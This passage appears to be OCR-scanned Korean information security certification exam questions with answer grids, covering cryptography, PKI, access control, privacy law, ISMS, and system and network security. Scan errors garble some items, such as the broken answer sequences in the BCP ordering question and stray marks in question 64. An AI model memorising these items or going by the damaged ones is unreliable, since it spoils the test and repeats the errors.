- ② PEM(Privacy Enhanced Mail)
- ③ PESV(Poll Site E-Voting)
- ④ PGP(Pretty Good Privacy)

답안 표기란

59 ① ② ③ ④

60 ① ② ③ ④

61 다음 공개키 암호화 알고리즘 중 부인방지(Non-Repudiation) 기능을 제공하지 못하는 방식은?

- ① DSA(Digital Signature Algorithm)
- ② RSA(Rivest-Shamir-Adleman)
- ③ ELGamal
- ④ ECDH(Elliptic Curve Diffie-Hellman)

62 해시함수의 보안 요구사항 중 공격자로 하여금 동일한 다이제스트를 가지는 2개의 메시지를 구하지 못하도록 하는 것은?

- ① 역상 저항성 ② 약한 충돌 내성
③ 강한 충돌 내성 ④ 선이미지 회피성

63 합성수 $n=143$ 을 사용하는 RSA 암호 알고리즘을 사용한다고 하자. 다음 중 공개키 e 로 사용할 수 없는 것은?

- ① e = 7 ② e = 15
③ e = 23 ④ e = 77

64 다음 문장에서 제시하고 있는 요건을 충족시키기 위해 도입된 전자서명 기술은?

전자상거래 SET 프로토콜에서 도입된 기술로 고객의 구매 요청은 지불정보와 더불어 일단 상인에게 전달되면 상인은 그 구매 요청에 포함된 지불정보를 이용하여 지불 게이트웨이에게 유효성을 확인하게 된다. 또한, 구매자의 자세한 주문정보와 지불정보를 판매자와 금융기관에 필요 이상으로 전달하지 않아야 한다.

- ☐ ① 이중서명 ☒ ② 은닉서명
☒ ③ 비공개서명 ☐ ④ 공개서명

61	①	②	③	④
62	①	②	③	④
63	①	②	③	④
64	①	②	③	④

70 다음 보기는 공개키 암호방식과 관련한 내용을 설명한 것이다. (㉠), (㉡)에 해당하는 용어는?

$a^x=b$ 일 때 $x=\log_a b$ 이다. 실수에서 a, b 가 주어지고 $a^x=b$ 를 만족하는 x 는 간단히 계산할 수 있다. 그러나 $\mathbb{Z}_p$ 에서 주어진 a, b 에 대해 $a^x=b$ 를 만족하는 x 를 찾는 것이 (㉠)문제이다. 이에 기반하여 설계된 대표적 암호 알고리즘은 (㉡)(가) 있다.

- ① ㉠ : 인수분해, ㉡ : RSA ② ㉠ : 이산로그, ㉡ : ElGamal
 ③ ㉠ : 키 생성, ㉡ : Rabin ④ ㉠ : 키 교환, ㉡ : Diffie-Hellman

71 다음 중 암호해독의 목적에 대한 설명으로 틀린 것은?

- ① 암호문으로부터 평문을 복원하는 시도
 ② 암호에 사용된 키를 찾아내려는 시도
 ③ 암호 알고리즘의 구조를 알아내려는 시도
 ④ 암호 시스템의 안전성을 정량적으로 측정하려는 시도

72 소인수분해의 문제해결에 대한 어려움을 이용한 공개키 기반 알고리즘은?

- ① RSA ② DSA
 ③ ECC ④ ElGamal

73 다운로드된 소프트웨어의 해시(Hash) 체크를 하려고 할 때, 적합한 알고리즘은?

- ① MD5 ② 3DES
 ③ SHA-1 ④ SHA-512

74 다음 중 공개키 암호에 대한 설명으로 틀린 것은?

- ① 암호화 키와 복호화 키는 동일하다.
 ② 메시지 암호화에서는 공개키가, 복호화에서는 개인키가 사용된다.
 ③ 디지털 서명 기법에 적용하기 용이하다.
 ④ RSA는 공개키 암호에 해당한다.

답안 표기란

70	①	②	③	④
71	①	②	③	④
72	①	②	③	④
73	①	②	③	④
74	①	②	③	④

75 다음 중 CRL(Certificate Revocation List)에 대한 설명으로 옳은 것은?

- ① 이용자가 키 쌍을 생성하고 자신의 공개키를 등록해달라고 요구하는 것을 의미한다.
- ② 공개키를 등록할 때 등록자의 신원이 인증되었다는 것을 의미한다.
- ③ 인증기관이 폐지한 인증서의 목록을 의미한다.
- ④ 인증기관과 인증기관 간에 상호 인증하였다는 것을 의미한다.

76 디지털 워터마킹(Digital Watermarking) 기술과 관련이 없는 것은?

- ① 크립토폴라피(Cryptography) 기술만으로 혹은 스테가노그라피(Steganography) 기술만으로 실현된다.
- ② 스테가노그라피(Steganography) 기술을 기반으로 한다.
- ③ 순수한 스테가노그라피(Steganography) 기술만을 이용하면 숨겨 넣는 정보를 비밀로 하는 것이 불가능하다.
- ④ 숨기고자하는 정보를 암호화한 다음에 스테가노그라피(Steganography) 기술을 이용하여 암호화된 정보를 원 파일에 숨겨 넣는다.

77 접근 통제 단계 중 인가(Authorization)에 대한 설명으로 옳은 것은?

- ① 인증 서비스에 스스로를 확인시키기 위해 정보를 공급하는 주체의 활동이다.
- ② 접근 매체로는 비밀번호, Smart Card, 홍채, 음성 등이 있다.
- ③ 접근하고자 하는 사용자가 본인이 맞다는 것을 시스템이 인정해 주는 활동이다.
- ④ 접근 매체로는 접근 제어 목록(ACL; Access Control List), 보안 레이블 등이 있다.

78 다음 중 접근 통제 보안모델에서 정보흐름 모델에 대한 설명으로 틀린 것은?

- ① BLP 모델과 비바 모델은 정보흐름 모델을 기반으로 한다.
- ② 한 보안(혹은 무결성) 수준이 다른 보안 수준으로 이동하는 것을 포함하는 모든 종류의 정보흐름을 다룬다.
- ③ 은닉채널이 존재하지 않는다는 것을 보장하는 방법에 대한 규칙을 만든다.
- ④ 시스템 내에 수많은 방법의 정보흐름이 존재하므로 은닉채널은 쉽게 찾아 고칠 수 있다.


79 다음 중 SSH 포트를 여는데 사용하는 ufw 명령은?

- ① \$ ufw allow 22
- ② \$ ufw permit 22
- ③ \$ ufw allow 22/tcp
- ④ \$ ufw permit 22/tcp

답안 표기란

75	①	②	③	④
76	①	②	③	④
77	①	②	③	④
78	①	②	③	④
79	①	②	③	④

80 다음은 하나의 키 분배 방식을 설명한 것이다. 해당 방식에 대한 설명으로 틀린 것은?



- ① 대칭키 기반 키 분배 방식의 설명이다.
- ② 호스트 B는 키 분배 센터라고 불린다.
- ③ 그림의 (2)에서 호스트 A와 호스트 B 사이 통신은 미리 저장된 키로 암호화 한다.
- ④ 그림의 (3)에서 호스트 B는 호스트 A, C에게 세션키를 일반적으로 동일한 마스터 키로 암호화하여 전송한다.

5과목

정보보안 관리 및 법규

81 다음 중 정보보호 및 개인정보보호 관리체계 인증의 기대효과가 아닌 것은?

- ① 일회성 정보보호 대책에서 벗어나 체계적, 종합적인 정보보호 관리체계를 구현함으로써 기업의 정보보호 및 개인정보보호 관리수준을 향상시킬 수 있다.
- ② 정보보호 관리체계 인증받은 기업(조직)은 정보보안 침해사고로부터 100% 안전하다.
- ③ 기업 경영진이 직접 정보보호 의사결정에 참여함으로써 정보보호 및 개인정보보호 업무에 대한 책임성과 신뢰성을 향상시킬 수 있다.
- ④ 정보보호 관리체계 인증을 취득한 기관은 정보보호 및 개인정보보호에 대한 신뢰성을 높여 대외 이미지를 제고할 수 있다.

82 다음 중 개인정보보호법에 명시한 개인정보의 기술적·관리적 보호조치 기준에 따라 안전한 알고리즘으로 암호화해야 하는 대상은?

- ㄱ. 운전면허번호
- ㄴ. 외국인 등록번호
- ㄷ. 신용카드번호
- ㄹ. 계좌번호
- ㅁ. 생체인식 정보

- ① ㄱ, ㄴ, ㄷ, ㄹ, ㅁ
- ② ㄱ, ㄴ, ㄹ
- ③ ㄱ, ㄴ, ㄷ
- ④ ㄱ, ㄴ, ㄷ, ㄹ

답안 표기란

- 80 ① ② ③ ④
- 81 ① ② ③ ④
- 82 ① ② ③ ④

83 다음 문장에서 설명하는 용어는?

비인가된 자에 의한 정보의 변경, 삭제, 생성 등으로부터 보호하여 정보의 정확성과 완전성이 보장되어야 한다.

- ① 기밀성 ② 무결성
③ 가용성 ④ 보안등급

84 다음 중 침해사고 발생 대응 방법론에서 일반적인 수행 과정의 순서로 옳은 것은?

- ① 사고 전 준비→초기대응→사고탐지→대응 전략 체계화→보고서 작성→사고조사
- ② 사고 전 준비→사고탐지→초기대응→대응 전략 체계화→사고조사→보고서 작성
- ③ 사고 전 준비→사고탐지→초기대응→사고조사→대응 전략 체계화→보고서 작성
- ④ 사고 전 준비→사고탐지→대응 전략 체계화→초기대응→사고조사→보고서 작성

85 다음 정보보호제품 평가·인증체계 중 인증기관의 주요 임무가 아닌 것은?

- ① 평가결과의 승인 및 인증서 발급
- ② 국제상호인증협정(CCRA) 관련 국제 활동
- ③ 인증서 효력연장 최종 승인 및 인증제품 목록 관리
- ④ 정보보호제품 평가·인증제도 관련 정책 수립

86 다음 내용을 포함하는 지침으로 적합한 것은?

7. 책임과 역할
나. 업무의 중요도 및 영향분석
다. 복구전략 수립
르. 교육 및 훈련
마. 사후관리
바. 비상연락망

- ① 문서관리 지침 ② 위험평가 관리 지침
③ 침해사고대응 지침 ④ 업무연속성 관리 지침

87 다음 중 (개인) 정보보호 관련 정책 및 시행문서의 이력 관리가 필요한 변경사항으로 옳지 않은 것은?

- ① 검토 ② 제정
③ 개정 ④ 폐기

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 83 | ① | ② | ③ | ④ |
| 84 | ① | ② | ③ | ④ |
| 85 | ① | ② | ③ | ④ |
| 86 | ① | ② | ③ | ④ |
| 87 | ① | ② | ③ | ④ |

88 업무 연속성 계획(BCP)의 접근 6단계 방법론 순서로 옳은 것은?

- ㄱ. 자원의 중요도 결정
- ㄴ. 재난 대책 수립
- ㄷ. 발생 가능한 재난에 대한 예상
- ㄹ. 재난 대책 수행
- ㅁ. 사업상 중대 업무 규정
- ㅂ. 테스트 및 수정

- ① ㄱ-ㄱ-ㄴ-ㄷ-ㄹ-ㅁ-ㅂ
- ② ㄱ-ㄱ-ㄷ-ㄴ-ㄹ-ㅂ-ㅁ
- ③ ㄱ-ㄴ-ㄷ-ㄴ-ㄹ-ㅁ-ㅂ
- ④ ㄴ-ㄷ-ㄴ-ㄹ-ㅂ-ㅁ-ㄱ

89 다음 중 ISMS 인증 의무 대상자에 대한 설명으로 틀린 것은?

- ① 전기통신사업법의 전기통신사업자로 전국적으로 정보통신망 서비스를 제공하는 사업자
- ② 연간 매출액 또는 세입이 1,500억 원 이상인 상급종합병원
- ③ 정보통신서비스 부문 전년도 매출액 100억 이상 사업자
- ④ 전년도말 기준 직전 6개월간 일일 평균 이용자 수 100만 명 이상 사업자

90 다음 중 개인정보의 안전성 확보조치 기준에 대한 내용으로 옳지 않은 것은?

- ① 개인정보처리자는 개인정보처리시스템에 대한 접근권한 부여, 변경 등 기록을 최소 3년간 보관하여야 한다.
- ② 5만 명 이상의 개인정보를 처리하는 개인정보처리시스템에 대한 접속기록은 2년 이상 보관, 관리하여야 한다.
- ③ 개인정보처리자는 개인정보의 오남용, 분실, 유출 등에 대응하기 위하여 개인정보처리시스템에 대한 접속기록을 분기 1회 이상 점검하여야 한다.
- ④ 고유식별정보를 처리하는 개인정보처리자는 인터넷 홈페이지를 통해 고유식별정보 유출, 변조, 훼손되지 않도록 연 1회 이상 취약점 점검을 하여야 한다.

91 다음에서 설명하는 정보보호제품 인증은 무엇인가?

- PP(Protection Profile) 평가 : PP의 완전성, 일치성, 기술성 평가
- ST(Security Target) 평가 : ST가 PP의 요구사항을 충족하는지 평가
- TOE(Target Of Evaluation) 평가 : TOE가 ST의 요구사항을 충족하는지 평가

- ① TCSEC(Trusted Computer System Evaluation Criteria)
- ② ITSEC(Information Technology Security Evaluation Criteria)
- ③ BS7799(British Standards, 7799)
- ④ CC(Common Criteria)

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 88 | ① | ② | ③ | ④ |
| 89 | ① | ② | ③ | ④ |
| 90 | ① | ② | ③ | ④ |
| 91 | ① | ② | ③ | ④ |

92 다음 문장에서 설명하는 개인정보의 가명·익명처리를 위한 기술은?

기준에 하나였던 데이터셋(테이블)을 식별성이 있는 정보집합물과 식별성이 없는 정보집합물로 구성된 2개의 데이터셋으로 분리하는 기술

- ① 해부화(Anatomization)
- ② 재현 데이터(Synthetic Data)
- ③ 표본추출(Sampling)
- ④ 동형 비밀분산(Homomorphic Secret Sharing)

93 다음 문장에서 설명하는 제도는?

- IT서비스의 구축 단계에서 정보보호 위험 및 취약점 분석·위험분석 등의 절차를 통해 사전에 취약점을 제거하고 보호대책을 수립하는 일련의 보안 컨설팅 활동
- 정보시스템 구축에 필요한 투자 금액이 5억 원 이상인 정보통신서비스 또는 전기통신사업의 권고 대상

- ① 정보보호 관리체계 인증 제도
- ② 보안성 심의(평가) 제도
- ③ 정보보호 사전점검 제도
- ④ 주요정보통신기반시설 취약점 분석·평가

94 위험을 평가하는 여러 가지 방법 중 정량적 위험평가만 올바르게 짝지어진 것은?

- ① 과거자료 분석법, 수학공식 접근법, 델파이법
- ② 점수법, 확률 분포 추정법, 과거자료 분석법
- ③ 점수법, 델파이법, 연간 예상 손실법
- ④ 순위 결정법, 점수법, 수학공식 접근법

95 다음은 위험관리 과정을 구성하는 5가지 세부 과정이다. 위험관리 과정의 절차를 옳게 나열한 것은?

- ㄱ. 위험관리 전략 및 계획 수립
- ㄴ. 위험분석
- ㄷ. 위험평가
- ㄹ. 정보보호 대책 수립
- ㅁ. 정보보호 계획 수립

- ① ㄱ→ㄴ→ㄷ→ㄹ→ㅁ
- ② ㄱ→ㄷ→ㄴ→ㄹ→ㅁ
- ③ ㄴ→ㄷ→ㄱ→ㄹ→ㅁ
- ④ ㄴ→ㄷ→ㄱ→ㅁ→ㄹ

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 92 | ① | ② | ③ | ④ |
| 93 | ① | ② | ③ | ④ |
| 94 | ① | ② | ③ | ④ |
| 95 | ① | ② | ③ | ④ |

96 다음은 개인정보보호법상 불법적인 개인정보처리에 해당하여 금지되고 있는 행위들이다. 이러한 행위에 대한 설명으로 옳은 것은?

- 거짓이나 그 밖의 부정한 수단이나 방법으로 개인정보를 취득하거나 처리에 관한 동의를 받는 행위
- 업무상 알게 된 개인정보를 누설하거나 권한 없이 다른 사람이 이용하도록 제공하는 행위
- 정당한 권한 없이 또는 허용된 권한을 초과하여 다른 사람의 개인정보를 훼손, 멸실, 변경, 위조 또는 유출하는 행위

- ① 과거에 개인정보를 처리하였던 자가 업무상 알게된 개인정보를 누설한 경우에는 처벌할 수 없다.
- ② 개인정보취급자도 처벌의 대상이 될 수 있다.
- ③ 수탁자(수탁자의 임직원 포함)는 처벌대상이 될 수 없다.
- ④ 개인정보처리자는 처벌대상이 될 수 없다.

97 다음 중 정보보호 관리체계의 정보자산 관리항목에 포함하는 사항으로 틀린 것은?

- ① 구매 비용, 서비스 영향도 ② 책임자, 관리자, 이용자
- ③ 중요도, 보안등급 ④ 법적 요구사항, 데이터 중요도

98 다음 관리적 보호대책 중 보안서약서와 관련된 사항의 설명으로 틀린 것은?

- ① 신규 채용 시 (개인) 정보보호 책임이 명시된 (개인) 정보보호 서약서를 받아야 한다.
- ② 임시직원, 외주 용역지원 등 외부자에게 정보자산, 정보시스템에 접근권한을 부여할 경우 보안서약서를 작성하도록 하여야 한다.
- ③ 임직원 퇴직 시에는 입사 시 받은 보안서약서가 존재하기 때문에 별도의 비밀유지에 관한 서약서는 받지 않아도 된다.
- ④ 비밀유지 서약서, 보안서약서는 법률적 책임에 대한 참고자료로 사용될 수 있으므로 잠금장치가 있는 캐비닛 또는 출입통제가 적용된 문서고 등에 안전하게 보관하여야 한다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 96 | ① | ② | ③ | ④ |
| 97 | ① | ② | ③ | ④ |
| 98 | ① | ② | ③ | ④ |

99 다음 중 정보보호 및 개인정보보호 정책의 수립 및 운영에 대한 결함이 아닌 것은?

- ① 정보보호 및 개인정보보호 정책서 개정 시 위원회에 안전으로 상정하지 않고 정보 보호 최고책임자 및 개인정보 보호책임자의 승인을 근거로만 개정한 경우
- ② 정보보호 및 개인정보보호 정책과 지침서가 최근에 개정되었으나 해당 사항을 관련 부서 및 임직원에게 공유·전달하지 않은 경우
- ③ 정보보호 및 개인정보보호 정책 및 지침서를 보안부서에서만 관리하고 있고, 임직원이 열람할 수 있도록 게시판, 문서 등의 방법으로 제공하지 않은 경우
- ④ 정보보호 및 개인정보보호 정책 및 지침서를 현행 법률에 따라 제·개정하여 관리 운영하는 경우

100 다음 중 개인정보처리자의 집단분쟁조정 거부 및 집단분쟁조정결과에 대해 수락 거부 시 단체소송의 제기가 가능한 비영리민간단체의 자격 요건으로 틀린 것은?

- ① 법률상 또는 사실상 동일한 피해를 입은 50명 이상의 정보주체로부터 단체소송의 제기를 요청받을 것
- ② 정관에 개인정보보호를 단체의 목적으로 명시한 후 최근 3년 이상 이를 위한 활동 실적이 있을 것
- ③ 단체의 상시 구성원 수가 5천 명 이상일 것
- ④ 중앙행정기관에 등록되어 있을 것

답안 표기란

99	①	②	③	④
100	①	②	③	④

필기 최신 기출문제 03회

1과목

시스템 보안

답안 표기란

01 윈도우 시스템의 사용자 계정 및 패스워드를 암호화하여 보관하고 있는 SAM(Security Account Manager)에 대한 설명으로 틀린 것은?

- ① HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SAM에 저장된 키는 일반계정도 확인할 수 있다.
- ② 크래킹을 통해 패스워드를 얻을 수 있다.
- ③ 운영체제가 작동하는 한 접근할 수 없도록 잠겨져 있다.
- ④ 레지스트리 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SAM에 구체화된 자료들을 실제로 저장한다.

01 ① ② ③ ④

02 디스크 스케줄링 알고리즘 중 엘리베이터 알고리즘이라고 불리는 기법은?

- ① SCAN
- ② SSTF
- ③ C-SCAN
- ④ FCFS

02 ① ② ③ ④

03 ① ② ③ ④

04 ① ② ③ ④

05 ① ② ③ ④

03 윈도우에서 제공하는 BitLocker에 대한 설명으로 틀린 것은?

- ① 윈도우 7에서도 가능하다.
- ② exFAT 파일 시스템은 지원하지 않는다.
- ③ USB 저장매체도 지원 가능하다.
- ④ 텍스트 파일 형태의 복구키를 제공한다.

04 EDR(Endpoint Detection Response) 솔루션의 주요 기능으로 옳지 않은 것은?

- ① 보안사고 탐지 영역
- ② 보안사고 통제 영역
- ③ 보안사고 확산 영역
- ④ 보안사고 치료 영역

05 Windows 서버의 보안 옵션 설정 중 보안 강화를 위한 설정으로 옳지 않은 것은?

- ① “로그온하지 않고 시스템 종료 허용”을 “사용 안 함”으로 설정하였다.
- ② 원격 관리를 위해 “원격 시스템에서 강제로 종료” 정책의 “Administrators” 외 서버에 등록된 계정을 모두 등록하였다.
- ③ “이동식 미디어 포맷 및 꺼내기 허용” 정책이 “Administrators”로 되어있다.
- ④ “SAM 계정과 공유의 익명 열거 허용 안 함” 정책을 설정하였다.

06 웹사이트의 쿠키(cookie)에 대한 설명으로 틀린 것은?

- ① Set-Cookie 헤더를 통해 쿠키값을 설정
- ② 여러 개의 값을 추가 시 "/"특수문자를 사용
- ③ 쿠키의 구조는 이름=값 형태로 구성
- ④ 사용자 PC에 저장

07 다음 문장에서 설명하는 공격으로 올바르게 짝지어진 것은?

- (㉠) : 시스템 또는 서비스의 ID, 패스워드에 대해서 도구를 이용하여 ID, 패스워드를 자동 조합하여 크랙하는 공격
- (㉡) : 시스템 또는 서비스의 ID, 패스워드에 대해서 도구를 이용하여 ID, 패스워드를 크랙하기 위해서 ID와 패스워드가 될 가능성이 있는 단어를 사전파일로 만들어놓고 사전파일의 단어를 대입하여 크랙하는 공격

- ① ㉠ : Warwalking, ㉡ : Evil Twin ② ㉠ : 사전 공격, ㉡ : 무차별 공격
- ③ ㉠ : 무차별 공격, ㉡ : 사전 공격 ④ ㉠ : Evil Twin, ㉡ : Warwalking

08 내부 정보 유출 차단용 보안솔루션에 대한 설명으로 틀린 것은?

- ① 문서암호화 솔루션 : PC에 저장되는 파일을 암호화하고 외부로 유출시 복호화 가능
- ② 내부정보 유출 방지 솔루션 : 메일, 메신저, 웹 등을 통해 발생할 수 있는 중요정보 유출을 탐지, 차단
- ③ 문서중암화 시스템 : 문서 작업의 결과가 원천적으로 PC에 남지 않으므로 파일 유출을 차단
- ④ 네트워크 방화벽 : PC 메신저나 웹 메일 등 내부정보유출 수단으로 쓰이는 프로그램을 네트워크 방화벽에서 도메인 기준으로 차단

09 리눅스 환경에서 로그에 대한 설명으로 틀린 것은?

- ① secure 로그 : 사용자의 원격 로그인 정보를 저장
- ② dmesg 로그 : 시스템 부팅 관련 시스템 메시지 저장
- ③ lastlog 로그 : 사용자가 로그인한 마지막 로그를 저장
- ④ wtmp 로그 : 사용자의 루트 접속 기록 저장

답안 표기란

06	①	②	③	④
07	①	②	③	④
08	①	②	③	④
09	①	②	③	④

10 윈도우 시스템 암호화에 대한 설명으로 틀린 것은?

- ① BitLocker는 윈도우 운영체제에서 제공하는 볼륨 단위의 암호화 기능이다.
- ② BitLocker는 컴퓨터를 시작하는데 필요한 시스템 파티션 부분도 암호화한다.
- ③ EFS(Encrypted File Service)는 사용자 단위 데이터 암호화 기능을 제공한다.
- ④ EFS(Encrypted File service)는 컴퓨터 단일 또는 복수 사용자에게 대한 파일 및 폴더 단위 암호화를 지원한다.

11 AI나 머신러닝의 이미지 인식에 있어서 이미지 속에 인간이 감지할 수 없는 노이즈나 작은 변화를 주어 AI 알고리즘의 특성을 악용하여 잘못된 판단을 유도하는 공격은?

- ① Membership inference 공격 ② Adversarial 공격
- ③ Poisoning 공격 ④ Model inversion 공격

12 다음은 포맷스트링의 종류를 설명하고 있다. 각 형식에 대한 매개변수는?

매개변수	형식
(%d)	정수형 10진수 상수(integer)
(㉠)	문자string
(㉡)	16진수 양의 정수
(㉢)	%n의 반인 2바이트 단위

- ① ㉠ : %s ㉡ : %o ㉢ : %lf ② ㉠ : %s ㉡ : %x ㉢ : %hn
- ③ ㉠ : %c ㉡ : %o ㉢ : %lf ④ ㉠ : %c ㉡ : %x ㉢ : %hn

13 netstat 명령어를 통해 확인할 수 없는 정보는?

- ① 소켓을 열고 있는 프로세스 ID, 프로세스 이름
- ② 라우팅 테이블 정보
- ③ 열린 포트 정보
- ④ 데이터 패킷

답안 표기란

- 10 ① ② ③ ④
- 11 ① ② ③ ④
- 12 ① ② ③ ④
- 13 ① ② ③ ④

14 리눅스에서 제공하는 Cron 기능에 대한 설명으로 틀린 것은?

- ① crontab -r 명령어로 등록된 데이터를 삭제할 수 있다.
- ② 루트 권한으로 실행은 불가능하다.
- ③ 특정 시간에 작업해야 하는 명령어 실행이 가능하다.
- ④ 파이썬, 펄 등의 스크립트 언어도 실행이 가능하다.

15 Visual Basic 스크립트를 이용한 악성코드에 대한 설명으로 옳은 것은?

- ① 웹 브라우저에서 실행될 경우 스크립트가 브라우저에 내장되므로 파일의 내용을 확인하기 어렵다.
- ② 독립형으로 개발할 경우 파일 생성에 제한을 받아 워형 악성코드를 만들지 못한다.
- ③ 확장자는 VBA이다.
- ④ 러브버그라고 불리는 이메일에 첨부되어 전파된 바이러스가 Visual Basic 스크립트로 개발되었다.

16 다음은 sudo 설정파일(/etc/sudoers)의 내용이다. sudo를 통한 명령 사용이 불가능한 사용자는?

```
%admin ALL=(ALL) ALL
%sudo ALL=(ALL:ALL) ALL
root ALL=(ALL:ALL) ALL
guest3 ALL=(ALL:ALL) ALL
```

- ① uid=(10)guest1, gid=(10)guest1, groups=(10)guest1,3(admin)
- ② uid=(11)guest2, gid=(11)guest2, groups=(11)guest2,4(sudo)
- ③ uid=(12)guest3, gid=(12)guest3, groups=(12)guest3,5(adm)
- ④ uid=(13)guest4, gid=(13)guest4, groups=(13)guest4,5(adm)

17 랜섬웨어에 대한 설명으로 틀린 것은?

- ① 단방향 암호화 방식을 주로 사용한다.
- ② 파일 확장자를 임의로 변경한다.
- ③ 안티바이러스 프로그램을 강제 종료한다.
- ④ 윈도우 복원 시점을 제거한다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 14 | ① | ② | ③ | ④ |
| 15 | ① | ② | ③ | ④ |
| 16 | ① | ② | ③ | ④ |
| 17 | ① | ② | ③ | ④ |

18 리버스엔지니어링 분석 방법 중 소스코드를 이해하고 분석하는 방법으로 소프트웨어의 프로그래밍 오류와 구현 오류를 찾을 때 유용한 분석 방법은?

- ① 블랙박스 분석 ② 화이트박스 분석
③ 그레이박스 분석 ④ 그린박스 분석

19 침해당한 리눅스 서버의 하드 디스크를 `umount` 명령을 통해 분리하는 과정에서 “Device is busy”라는 문구 때문에 분리하지 못하고 있는 상황이다. 디바이스를 사용 중인 프로세스를 찾기 위해 사용할 수 있는 명령어로 옳은 것은?

- ① mount ② lsof
③ ps ④ netstat

20 다음 중 파일 시스템의 무결성 보장을 위해 점검해야 할 사항으로 옳지 않은 것은?

- ① 파일의 소유자, 소유그룹 등의 변경 여부 점검
- ② 파일의 크기 변경 점검
- ③ 최근에 파일에 접근한 시간 점검
- ④ 파일의 symbolic link의 수 점검

2과목

네트워크 보안

21 다음 문장에서 설명하는 보안시스템은?

- 과거 IP 관리 시스템에서 발전한 솔루션으로 기본적인 개념은 IP관리 시스템과 거의 같고, IP 관리 시스템에 네트워크에 대한 통제를 강화한 보안시스템이다.
- 접근 제어 및 인증 기능은 일반적으로 MAC 주소를 기반으로 수행된다.

- | | |
|-------|-------|
| ① NAC | ② DRM |
| ③ SSO | ④ IDS |

22 봇넷(Botnet) 또는 C&C(Command & Control)에 많이 사용되는 프로토콜로 IRC(Internet Relay Chat) 프로토콜이 있다. 다음 중 IRC의 기능이 아닌 것은?

- ① 다수의 사용자와 텍스트 메시지를 공유
- ② 사용자들 간의 파일 전송
- ③ 한 클라이언트의 사용자가 다른 클라이언트 상에서 실행 가능한 메시지 전송
- ④ 바이러스 프로그램의 제작

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 18 | ① | ② | ③ | ④ |
| 19 | ① | ② | ③ | ④ |
| 20 | ① | ② | ③ | ④ |
| 21 | ① | ② | ③ | ④ |
| 22 | ① | ② | ③ | ④ |

23 어느 회사의 메일 서버가 스팸 메일 발송 경유지로 악용되는 사례가 발생하였다. 이때 보안관리자는 pcap 파일을 통해 패킷 분석을 진행하고자 아래 내용과 같은 필터링을 실행하였다. 다음 필터링 결과에 대한 설명으로 옳은 것은?

SMTP.req.command=="EHLO"

- ① 이메일 서비스 확장 지원 세션을 시작한 것을 필터링
- ② SMTP 세션을 시작한 것을 필터링
- ③ 서버에 인증을 시작한 것을 필터링
- ④ 메일 데이터 전송을 한 것을 필터링

24 리버싱을 하기 위해서는 여러 가지 도구가 필요하다. 제시된 도구들과 그 역할이 올바르게 짝지어진 것은?

- | | |
|---------------|--------------------|
| ㉠ OllyDbg | ㉡ PE 파일의 구조와 동작 확인 |
| ㉢ Procexp | ㉣ 파일 이벤트 정보 확인 |
| ㉤ FileMonitor | ㉥ 프로세스 동작 정보 확인 |

- | | |
|-----------------|-----------------|
| ① ㉠-a, ㉢-b, ㉤-c | ② ㉠-a, ㉢-c, ㉤-b |
| ③ ㉠-c, ㉢-b, ㉤-a | ④ ㉠-c, ㉢-a, ㉤-b |

25 스니핑(sniffing) 기법으로 틀린 것은?

- | | |
|------------------|-----------------|
| ① Switch Jamming | ② Syn Flooding |
| ③ ARP Redirect | ④ ICMP Redirect |

26 2016년에 처음 발견되었으며, IP 카메라나 가정용 라우터와 같은 IoT 장치를 주요 공격 대상으로 삼는 DDoS 공격용 봇넷은?

- | | |
|-----------------|-------------------|
| ① 님다(Nimda) | ② 미라이(Mirai) |
| ③ 스틱스넷(Stuxnet) | ④ SQL슬래머(Slammer) |

27 ARP 스푸핑(Spoofing)은 LAN(Local Area Network) 상에서 MAC 주소를 조작하는 공격기법이다. 이에 대한 설명으로 옳은 것은?

- ① 시스템의 ARP 테이블을 동적(Dynamic)으로 관리한다.
- ② ping [ip 주소] 명령을 사용하여 시스템을 모니터링한다.
- ③ arp -s [ip 주소] [MAC 주소] 명령을 통해 ARP 테이블을 관리한다.
- ④ nslookup [mac 주소] 명령을 사용해 통신경로를 절대경로로 설정한다.

답안 표기란

- | | |
|----|---------|
| 23 | ① ② ③ ④ |
| 24 | ① ② ③ ④ |
| 25 | ① ② ③ ④ |
| 26 | ① ② ③ ④ |
| 27 | ① ② ③ ④ |

28 Tcpdump를 사용한 패킷 스니핑에 관한 설명이다. 괄호 안에 들어갈 적당한 말은?

- (㉠): 동일 Segment 내 패킷을 복제하여 정보를 수집한다.
- (㉡): 목적지의 MAC 주소가 같지 않아도 패킷을 폐기하지 않고 수신한다.

- ① ㉠: 포트 스캐닝, ㉡: 단일 모드 ② ㉠: 포트 미러링, ㉡: 무차별 모드
 ③ ㉠: 포트 미러링, ㉡: 단일 모드 ④ ㉠: 포트 스캐닝, ㉡: 무차별 모드

29 네트워크 침입탐지와 방지를 위해 ModSecurity를 설치 운용하고자 한다. ModSecurity 정책 설정을 위해 SecAuditEngine에서 설정할 수 없는 것은?

- ① DetectionOnly ② On
 ③ Off ④ RelevantOnly

30 정찰 공격(Reconnaissance attack)을 위해 사용되는 도구가 아닌 것은?

- ① 핑 스위프(Ping Sweep) ② 포트 스캔(Port Scan)
 ③ 패킷 스니퍼(Packet Sniffer) ④ 포트 리다이렉션(Port Redirection)

31 다음 IPv4(IP version 4) 데이터그램에 대한 설명으로 옳은 것은?

IPv4 헤더 (IPv 4 Header)	AH 헤더 (Authentication Header)	TCP 헤더 (TCP header)	TCP 데이터 (TCP DATA)
---------------------------	----------------------------------	------------------------	-----------------------

- ① IPsec(IP security) 터널모드(Tunnel)의 데이터그램이다.
 ② IPsec(IP security)의 AH(Authentication Header)가 적용되어 TCP 헤더와 TCP 데이터는 암호화되어 있다.
 ③ IPsec(IP security)의 AH(Authentication Header)가 적용되어 SA(Security association)를 식별할 수 있다.
